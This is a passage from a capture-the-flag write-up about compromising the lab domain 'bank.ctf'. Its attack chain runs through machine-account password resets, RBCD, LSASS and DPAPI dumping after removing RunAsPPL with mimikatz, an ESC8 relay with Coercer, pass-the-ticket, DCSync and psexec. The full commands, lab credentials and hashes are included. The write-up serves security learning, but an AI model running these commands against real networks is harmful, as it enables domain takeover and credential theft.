[+] -- lastLogonTimestamp = 2023-05-28 23:17:35.012129+00:00
[+] -- localPolicyFlags = 8
[+] -- logonCount = 0
[+] -- name = webdev-old
[+] -- objectCategory = CN=Computer,CN=Schema,CN=Configuration,DC=bank,DC=ctf
[+] -- objectClass = ['top', 'person', 'organizationalPerson', 'user', 'computer']
[+] -- objectGUID = {9c112cf9-8eea-451a-88a6-2e7bb5527612}
[+] -- objectSid = S-1-5-21-3522941280-196239457-2758380258-1152
[+] -- primaryGroupID = 515
[+] -- pwdLastSet = 2023-05-28 23:17:15.559804+00:00
[+] -- sAMAccountName = webdev-old$ [REDACTED]
[+] -- sAMAccountType = 512L_MACHINE_ACCOUNT
[+] -- userAccountControl = PASSWD_NOTREQD, WORKSTATION_TRUST_ACCOUNT
[+] -- whenChanged = 2023-05-28 23:17:35+00:00
[+] -- whenCreated = 2023-04-04 03:10:17+00:00
```

```
ldapsearch-ad -l dc01.bank.ctf -d bank.ctf -u 'ATMService' -p 'qb@ZWFVF2$1w$[*=1337' -t search -s '(&(userAccountControl=4128)(logonCount=0))' | tee results.txt
```

```
# ldapsearch-ad git:(master) x cat results.txt | grep "sAMAccountName" | awk '{print $5}' | tee computers.txt
webdev-old$ [REDACTED]
```

```
cat results.txt | grep "sAMAccountName" | awk '{print $5}' | tee computers.txt
```

```
# ldapsearch-ad git:(master) x cat results.txt | grep "sAMAccountName" | awk '{print tolower($5)}' | tr -d '$' | tee passwords.txt
webdev-old$ [REDACTED]
```

```
cat results.txt | grep "sAMAccountName" | awk '{print tolower($5)}' | tr -d '$' | tee passwords.txt
```

We test to connect with the combination we generated and we get the error

STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT :

```
# CrackMapExec git:(master) x poetry run crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'webdev-old'
SMB      dc01.bank.ctf    445   DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
SMB      dc01.bank.ctf    445   DC01          [-] bank.ctf\webdev-old$:webdev-old$ STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT
```

```
crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'webdev-old'
```

But good news it means that we have the right password and that we can exploit this account to be able to reset the password of the machine account with an arbitrary password :

You will see the error message **STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT** when you have guessed the correct password for a computer account that has not been used yet. (trustedsec.com)

Testers can then change the Pre-Windows 2000 computer accounts' password (i.e. `rpcchangepwd.py`, `kpasswd.py`, etc.) in order to use it.

From [TheHackerRecipes](https://TheHackerRecipes.com)

Using `rpcchangepwd` from the impacket suite, we will reset the machine account password :

```
# CrackMapExec git:(master) x python3 rpcchangepwd.py bank.ctf/webdev-old$:webdev-old@dc01.bank.ctf -newpass 'Emzmv^wimqRKy!bs#m5'
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation
[*] Password was changed successfully.
```

```
python3 rpcchangepwd.py bank.ctf/webdev-old$:webdev-old@dc01.bank.ctf -newpass
'Emzmv^wimqRKy!bs#m5'
```

Now we have the requirements to perform an RBCD :

```
→ CrackMapExec git:(master) ✘ poetry run crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'Emz mw^wimqRKy!bs#m5'  
SMB      dc01.bank.ctf    445   DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing=True) (SMBv1=False)  
SMB      dc01.bank.ctf    445   DC01          [+] bank.ctf\webdev-old$:Emz mw^wimqRKy!bs#m5  
  
crackmapexec smb dc01.bank.ctf -u 'webdev-old$' -p 'Emz mw^wimqRKy!bs#m5'
```

First we will rewrite the attribute `msDS-AllowedToActOnBehalfOfOtherIdentity` with the machine account we control :

```
rbcd.py -action write -delegate-from 'webdev-old$' -delegate-to 'ATM01$'  
'bank.ctf/ATMService:qb@ZWFVF2$1w$[*=1337']`
```

Now that it's done, the ATM01 machine authorizes the machine we control (webdev-old\$) to delegate for any user (except Protected Users or Account is sensitive and cannot be delegated) to any she ATM01 service :

```
getST.py -spn 'cifs/atm01.bank.ctf' -impersonate administrator -dc-ip  
9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d 'bank.ctf/webdev-old$:Emz mw^wimqRKy!bs#m5'`
```

Now that we have succeeded in compromising the first machine we can carry out post-exploitation in order to recover the various secrets and passwords that are stored on the machine, using [DonPAPI](#) we can dump all the secrets stored in LSA, DPAPI, etc. This allows us to retrieve the third flag as well as a new domain account :

```
→ DonPAPI git:(main) ✘ python3 DonPAPI.py Administrator:'W8Jy&lh5)601ud$'@atm01.bank.ctf  
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation  
  
ERROR IP atm01.bank.ctf not a correct ip or is a machine name ... lets try it  
INFO Loaded 1 targets  
INFO [atm01.bank.ctf] [*] ATM01 (domain:bank.ctf) (Windows 10.0 Build 19041) [SMB Signing Disabled]  
INFO host: \\\[2602:fc62:ef:2020:1::3], user: administrator, active: 0, idle: 0  
INFO [atm01.bank.ctf] [*] Found user Administrator  
INFO [atm01.bank.ctf] [*] Found user administrator.BANK  
INFO [atm01.bank.ctf] [*] Found user All Users  
INFO [atm01.bank.ctf] [*] Found user AtmAutologon  
INFO [atm01.bank.ctf] [*] Found user ATMSERVICE  
INFO [atm01.bank.ctf] [*] Found user Default  
INFO [atm01.bank.ctf] [*] Found user Default User  
INFO [atm01.bank.ctf] [*] Found user Public  
INFO [atm01.bank.ctf] [*] Dumping LSA Secrets  
INFO [atm01.bank.ctf] [*] LSA : CachedDefaultPassword_history : 4e006f007200740068005300650063003200300032003300  
INFO [atm01.bank.ctf] [*] LSA : atm01\AtmAutologon : 8ut0T31ieR-MuCh1n3  
INFO [atm01.bank.ctf] [-] Found DPAPI Machine key : 0xd8d554280ce8c67cfb9ab9115af257f92d8b013  
INFO [atm01.bank.ctf] [-] Found DPAPI User key : 0x53dcadecdb8a41a9526473c9bc27d441e2c2b541  
INFO [atm01.bank.ctf] [-] Found DPAPI Machine key : 0x292e47a18d0d7ec3c7e5585d8328b6844608201a  
INFO [atm01.bank.ctf] [-] Found DPAPI User key : 0x34ce8156fd8a194014827e378cc3a03cd4e2635f  
INFO [atm01.bank.ctf] [*] LSA : NL$K$N.history : 1a26c4bf929381ea7503723bfe0dd04de410a90d8bf1b5cad82fb979691459b59796b60bdca19f9f427119f74837c76ab780399989b5935c550e5ddb5  
INFO [atm01.bank.ctf] [*] LSA : BANK$BankService : FLAO-fecad19ad96fa4cfc9f75e153615ce17  
  
INFO [atm01.bank.ctf] [*] Dumping SAM Secrets  
INFO [atm01.bank.ctf] [*] SAM : Collected 6 hashes  
INFO [atm01.bank.ctf] [*] Gathering DPAPI Secret blobs on the target  
INFO [atm01.bank.ctf] [*] Gathering Wifi Keys  
INFO [atm01.bank.ctf] [*] Gathering Vaults  
INFO [atm01.bank.ctf] [*] Gathering Chrome Secrets  
INFO [atm01.bank.ctf] [*] Gathering Mozilla Secrets  
INFO [atm01.bank.ctf] [*] Gathering mRemoteNG Secrets  
INFO [atm01.bank.ctf] [*] Gathering VNC Passwords
```

```
python3 DonPAPI.py Administrator:'W8Jy&lh5)601ud$'@atm01.bank.ctf
```

We could also have dumped the LSA and DPAPI secrets using CME : `crackmapexec smb atm01.bank.ctf -u 'Administrator' -p 'W8Jy&lh5)601ud$' --dpapi --lsa`

Flag 4

We find ourselves in the same situation as earlier with the password of the `BankService` account which has expired :

```
poetry run crackmapexec smb atm01.bank.ctf -u 'BankService' -p 'FLAG-fecad19ad96fa4c7f975e153615ce217'
[*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:bank.ctf) (signing:False) (SMBv1:False)
[-] bank.ctf\BankService:FLAG-fecad19ad96fa4c7f975e153615ce217 STATUS_PASSWORD_EXPIRED
```

```
crackmapexec smb atm01.bank.ctf -u 'BankService' -p 'FLAG-fecad19ad96fa4c7f975e153615ce217'
```

You can reset the **BankService** account password in the same way as before. By spraying the credentials of this account on the machines of the domain, we realize that the account is Local administrator of the **ITOPS01** machine :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb hosts.txt -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ'
SMB      dc01.bank.ctf  445    DC01          [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:bank.ctf) (signing:True) (SMBv1:False)
SMB      atm01.bank.ctf 445    ATM01         [*] Windows 10.0 Build 19041 x64 (name:ATM01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      adcs01.bank.ctf 445   ADCS01        [*] Windows 10.0 Build 17763 x64 (name:ADCS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      itops01.bank.ctf 445  ITOPS01       [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      dc01.bank.ctf  445    DC01          [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ
SMB      atm01.bank.ctf 445    ATM01         [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ
SMB      adcs01.bank.ctf 445   ADCS01        [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ
SMB      itops01.bank.ctf 445  ITOPS01       [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ (Pwn3d!)
```

```
crackmapexec smb hosts.txt -u "BankService" -p 'A^!5fy2Rx@Vjz6GF&GJ'
```

Now that you are a local administrator, same post-exploitation process as before, but you can't find much. So I decide to dump lsass using the CME lsassy module but I can't. So I decide to look if **RunAsPPL** is configured on the lsass process and I see that it is indeed the case :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M runasppl
SMB      itops01.bank.ctf 445  ITOPS01       [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing:False) (SMBv1:False)
SMB      itops01.bank.ctf 445  ITOPS01       [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ (Pwn3d!)
RUNASPPL itops01.bank.ctf 445  ITOPS01       [*] Executing command
RUNASPPL itops01.bank.ctf 445  ITOPS01       HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
```

```
crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M runasppl
```

We will therefore not be able to dump LSASS so simply. With the help of a very good article from itm4n on RunAsPPL protection I saw that there was the possibility of disabling the protection with digitally signed driver to remove the protection flag of the Process object in the Kernel. We can use the mimidrv.sys driver to do this, the driver must be present in the current folder to be loaded :

```
C:\Windows\Tasks>.\mimikatz.exe
.\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 656 -> 00/00 [0-0-0]
```

Disabled RunASPL with mimikatz

And now we can use CME's lsassy module to dump LSASS. We can thanks to that recover a new domain account as well as the fourth flag of the track :

```
→ CrackMapExec git:(master) x poetry run crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M lsassy
SMB      itops01.bank.ctf 445  ITOPS01      [*] Windows 10.0 Build 17763 x64 (name:ITOPS01) (domain:bank.ctf) (signing=False) (SMBv1:False)
SMB      itops01.bank.ctf 445  ITOPS01      [*] bank.ctf\BankService:A^!5fy2Rx@Vjz6GF&GJ (Pwn3d!)
LSASSY   itops01.bank.ctf 445  ITOPS01      BANK\BankService d45fa22780e8b4878da5b10bcea6da29
LSASSY   itops01.bank.ctf 445  ITOPS01      BANK\BankService A^!5fy2Rx@Vjz6GF&GJ
LSASSY   itops01.bank.ctf 445  ITOPS01      BANK\Goutam.Shanthi 4b905c697f90812a7d29a3be763b3d79
LSASSY   itops01.bank.ctf 445  ITOPS01      BANK\Goutam.Shanthi FLAG-7bcfda827e1cd57091831e54fa99587a
```

crackmapexec smb itops01.bank.ctf -u 'BankService' -p 'A^!5fy2Rx@Vjz6GF&GJ' -M lsassy

Flag 5

After getting the fourth flag I got stuck for a while because I have too much tunnel vision. But at some point I decided to try using the ESC8 again which I had thought of at the beginning of the track (which would have allowed me to bypass many previous steps). I had been blocked at the beginning because I did not know that we had a machine available that allowed us to receive connections from other machines in the lab because the outgoing flows to our machines were blocked (a restriction of the below from Northsec). Once I learned I was able to use the machine provided to operate the ESC8.

Before showing you how this vulnerability can be exploited, I will quickly remind you how the ESC8 works. The idea is to exploit the fact that web enrollment is enabled on the server that acts as the certificate authority, in this case it is `adcs01.bank.ctf`. The fact that web enrollment is enabled will allow us to exploit an NTLM relay attack to be able to request a certificate and authenticate with it afterwards.

The first step is to set up an `ntlmrelayx` in order to be able to receive NTLM authentications and relay them to the ADCS :

```
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

Then we will try to recover an authentication, for that we can use Coercer which will force machine accounts to authenticate to the machine of our choice :

```
mssec Coercer coerce -t dc01.bank.ctf -l 0000:6666:6666:6666:216:3eff:feb1:8d80 -u ATMService -p "q0bZwVFV2$!w\$["+1337"]
[!] Starting coercer mode
[info] Scanning target dc01.bank.ctf
[*] SMB named pipe '\PIPE\levelenting' is accessible!
[*] Successful bind to interface (822737dc-e32a-18c3-3f78-82792d0c23ea, 0.0)
    [+] MS-EVEN->IfrOpenELW(BackupFileName'\\?UNC\\0000:6666:6666:6666:216:3eff:feb1:8d80\IASA      [*] (NO_AUTH_RECEIVED) MS-EVEN->IfrOpenELW(BackupFileNmae'\\?UNC\\0000:6666:6666:6666:216:3eff:feb1:8d80\IASaElE4)a
[*] Continue (C) | Skip this function (S) | Stop exploitation (X) ? [*]
[*] Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
[*] SMB named pipe '\PIPE\lsarpc' is accessible!
[*] Successful bind to interface (681d1088-d850-11d0-9c52-00c04d97fe, 1.0)
    [+] (-testing) MS-EFSR->EfsRpDecryptFileSrv([fileNmae'\\0000:6666:6666:6666:216:3eff:feb1:8d80\vlqggvx\file
[*] Continue (C) | Skip this function (S) | Stop exploitation (X) ? [*]
[*] Continue (C) | Skip this function (S) | Stop exploitation (X) ? C
    [+] (-testing) MS-EFSR->EfsRpDecryptFileSrv([fileNmae'\\0000:6666:6666:6666:216:3eff:feb1:8d80\7mKOln6      [*] (ERROR_BAD_NETPATH) MS-EFSR->EfsRpDecryptFileSrv([fileNmae'\\0000:6666:6666:6666:216:3eff:feb1:8d80\7mKOln6]\xe0
[*] Continue (C) | Skip this function (S) | Stop exploitation (X) ? [*]
```

```
Coercer coerce -t dc01.bank.ctf -l 9000:6666:6666:6666:216:3eff:feb1:8d80 -u  
        ATMService -p 'qb@ZWEVEF2$1w$[*=1337'
```

We receive the authentication and just after we receive a certificate for the DC01\$ account

```
HTTP server returned error code 200, treating as a successful login
Authenticating against http://adcsrv.bank.ctf.bk:8080/1C810000000000000000000000000000
SMBD-Thread-0 (process.request_thread): Connection from 9000:cf:13::fe:4d:dec:21:6:3eff:fea:2:b2d controlled, but there are no more targets left!
SMBD-Thread-0 (process.request_thread): Connection from 9000:cf:13::fe:4d:dec:21:6:3eff:fea:2:b2d controlled, but there are no more targets left!
SMBD-Thread-0 (process.request_thread): Connection from 9000:cf:13::fe:4d:dec:21:6:3eff:fea:2:b2d controlled, but there are no more targets left!
CSR generated
CSR certificate...
[0] CERTIFICATE_ID: 10_11
[0] Base64 certificate of user DC@19:
-----BEGIN CERTIFICATE-----
MIIEvTCCBQgGCSqGSIb3DQEBCwQgEAM1HZQYKo2z1hvNaC0BmBgC1g5G1b30QEMQWgUJIA04053L1N2CAAgcAgiHODAwIzWb1y2w3x1n/87jLqvLId5t1u7w6l4yzY0UPnRvrXcASgn5ufP2XkHs3xUtg1zg7r7vn1Lj8qjPu1
...[redacted]
-----END CERTIFICATE-----
```

Certificate received in ntlmrelayx

Now that we have retrieved our certificate for the DC01\$ account, we will be able to authenticate with it. We have several possibilities either we authenticate with PKINIT or with Schannel (Secure Channel). To make my life easier I would have liked to use certipy but it does not support IPv6 well. But suddenly we will do it on Windows using [Rubeus](#) and [mimikatz](#).

First we will retrieve a TGT as DC01\$ using PKINIT :

```
(\_)_ RUBEUS
v2.1.2

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=dc01.bank.ctf
[*] Building AS-REQ (w/ PKINIT preauth) for: 'bank.ctf\DC01$'
[*] Using domain controller: 9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

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
LmN0Zg==

[*] Ticket written to dc.kirbi

ServiceName      : krbtgt/bank.ctf
ServiceRealm     : BANK.CTF
UserName        : DC01$
UserRealm        : BANK.CTF
StartTime       : 2023-05-21 1:17:02 PM
EndTime         : 2023-05-21 11:17:02 PM
RenewTill       : 2023-05-28 1:17:02 PM
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)     : CkE7CXXVUegNjXmCi+EpfA==

.\Rubeus.exe asktgt /user:"DC01$" /certificate:dc.pfx /domain:"bank.ctf"
/dc:"dc01.bank.ctf" /outfile:dc.kirbi
```

Now we will be able to use mimikatz to make PassTheTicket :

```
C:\Windows\Tasks>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > https://blog.gentilkiwi.com/mimikatz
## v ##      Vincent LE TOUX          ( vincent.letoux@gmail.com )
#####> https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # kerberos::ptt dc.kirbi

* File: 'dc.kirbi': OK

kerberos::ptt dc.kirbi
```

And now we will be able to DCSync and recover the credentials of the Domain Administrator because indeed the machines do not have default rights in the Active Directory except domain controller which have the privileges DS-Replication-Get-Changes and the DS-Replication-Get-Changes-All on the domain :

```
mimikatz # lsadump::dcsync /dc:dc01.bank.ctf /domain:bank.ctf /user:Administrator
[DC] 'bank.ctf' will be the domain
[DC] 'dc01.bank.ctf' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username        : Administrator
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 2023-04-16 8:57:19 PM
Object Security ID   : S-1-5-21-3522941280-196239457-2758380250-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: f4fff03f53c61b67c74a0854dc9de127
    ntlm- 0: f4fff03f53c61b67c74a0854dc9de127
    ntlm- 1: c607851b02bb925d6349562f91b0a857
    lm   - 0: 522fbcc4e072740cada2b03218128732f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : b6cfbafdf317dd23636f7cfa8988d854f

* Primary:Kerberos-Newer-Keys *
  Default Salt : BANK.CTFAdministrator
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : 47b24198259471bb9f177fda869f9d18f88460dcb5c97baf1d78d2d58ef5b3a2
    aes128_hmac      (4096) : 3f3931ea2e383d8f190124962b8d2b52
    des_cbc_md5      (4096) : 0e6eb6bce06d0b49
  OldCredentials
    aes256_hmac      (4096) : 472fbad8f3d34a4be8299658839baec155505f8f7d881e3d3799da9629c05321
    aes128_hmac      (4096) : ea506032097caaf9fd5f0a4f1f8c0fd5
    des_cbc_md5      (4096) : cd4ceaa1d0bf7a6d
  OlderCredentials
    aes256_hmac      (4096) : d012af58fb95a13929971f15291280c9d4c6eb7717c63ac609b2cee8b53eac8a
    aes128_hmac      (4096) : 1f129818057a68c98fda1bf2678dc8a6
    des_cbc_md5      (4096) : cd94e52f317c0ead

lsadump::dcsync /dc:dc01.bank.ctf /domain:bank.ctf /user:Administrator
```

We could have used the user's NT hash to authenticate with the NTLM protocol, but the Domain Administrator cannot authenticate only via the Kerberos protocol. So first we make a TGT request that we can reuse after :

```
→ ~ getTGT.py bank.ctf/Administrator -aesKey 47b24198259471bb9f177fda869f9d18f88460dcb5c97baf1d78d2d58ef5b3a2 -dc-ip 9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs
[*] Saving ticket in Administrator.ccache
```

```
getTGT.py bank.ctf/Administrator -aesKey
47b24198259471bb9f177fda869f9d18f88460dcb5c97baf1d78d2d58ef5b3a2 -dc-ip
9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d
```

Now that we have been able to recover a TGT as domain administrator we will be able to connect to the machine and recover the fifth flag of the track :

```
→ ~ export KRB5CCNAME=Administrator.ccache
```

```
export KRB5CCNAME=Administrator.ccache
```

```
→ nsec psexec.py BANK.CTF/Administrator@dc01.bank.ctf -k -no-pass
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs
[*] Requesting shares on dc01.bank.ctf.....
[*] Found writable share ADMIN$ 
[*] Uploading file HxbgzRMn.exe
[*] Opening SVCManager on dc01.bank.ctf.....
[*] Creating service NEXd on dc01.bank.ctf.....
[*] Starting service NEXd.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> psexec.py BANK.CTF/Administrator@dc01.bank.ctf -k -no-pass
```

```
C:\> dir
Volume in drive C has no label.
Volume Serial Number is DCD7-0874

Directory of C:\

2023-04-03  11:12 PM            38 flag.txt
2023-04-12  12:18 AM        <DIR>    LAPS
2022-11-05  02:21 PM        <DIR>    PerfLogs
2023-04-12  12:07 AM        <DIR>    Program Files
2023-04-03  11:14 PM        <DIR>    Program Files (x86)
2023-04-04  05:19 PM        <DIR>    setup
2023-04-02  06:13 PM        <DIR>    Users
2023-05-21  01:23 PM        <DIR>    Windows
2023-05-21  04:23 AM        <DIR>    WindowsEventLogs
                           1 File(s)           38 bytes
                           8 Dir(s)   5,432,344,576 bytes free
```

```
C:\> type flag.txt
FLAG-4477eee5015943f767bbdcc31849aa77
```

```
C:\>
```

Fifth flag on dc01.bank.ctf

Small bonus for those who want to know how we could have done with certipy and CME :

```
certipy auth -pfx DC01.pfx -dc-ip 9000:c1f3:fea4:dec1:216:3eff:fea2:3b2d -domain bank.ctf -username 'DC01$'
```

```
crackmapexec smb dc01.bank.ctf -u 'DC01$' -H 'hash_nt_dc01' --ntds
```

Flag 6

Once we are Domain Admin, we see a message appear on the CTF platform, we see that we are told about a jump machine which is used to access the payment service :



Purple ⚡ The NorthSec post bots

1d

We'll need to dig a bit more to smell the smell, like you said. This might be related to a conversation we overheard 19 weeks ago. On Tuesday. There's a "jump" server used to access the payment processing message queue. Might be a good jumping point.

Message from the CTF platform

By doing post exploitation we find a machine called `jump01.bank.ctf` which could correspond to this description. When we scan the machine `jump01.bank.ctf` we find no open port that would allow us to gain access to it. This is due to the machine's local firewall which blocks all incoming flows. To work around this problem, we can deploy a firewall rule via a `GPO` that will allow us to deactivate these restrictions and communicate with the machine. After some waiting time, new services appear and allow us to obtain access to the machine (normally we should have waited 60 minutes for the GPO to be deployed, but the creator of the challenge had put a scheduled task to update the GPOs of the machine in order to reduce this waiting time) :

```
→ CrackMapExec git:(master) ✘ sudo nmap -sS -vv -Pn -6 jump01.bank.ctf
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-21 23:02 CEST
Initiating SYN Stealth Scan at 23:02
Scanning jump01.bank.ctf (9000:c1f3:fea4:dec1:216:3eff:feac:7d81) [1000 ports]
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.50% done
Discovered open port 445/tcp on 9000:c1f3:fea4:dec1:216:3eff:feac:7d81
Discovered open port 135/tcp on 9000:c1f3:fea4:dec1:216:3eff:feac:7d81
```

`sudo nmap -sS -vv -Pn -6 jump01.bank.ctf`

Now that we have access to the machine and that we are Domain Admin we can simply retrieve the sixth flag of the track :

```
→ nsec smbclient.py BANK.CTF/Administrator@jump01.bank.ctf -k -no-pass
Impacket for Exegol - v0.10.1.dev1+20230318.114933.11c51f7d - Copyright 2022 Fortra - forked by ThePorgs

Type help for list of commands
# shares
ADMIN$  
C$  
IPC$  
# use C$  
# ls
drw-rw-rw-      0  Wed May 10  02:07:36 2023 $Recycle.Bin  
-rw-rw-rw-     80  Sun May 14  10:15:49 2023 bootTel.dat  
drw-rw-rw-      0  Thu Apr  6  06:14:53 2023 certs  
-rw-rw-rw-    1864  Wed Apr  5  02:58:22 2023 dns_log.txt  
drw-rw-rw-      0  Wed Feb 15  13:24:58 2023 Documents and Settings  
drw-rw-rw-      0  Wed Feb 15  13:16:01 2023 PerfLogs  
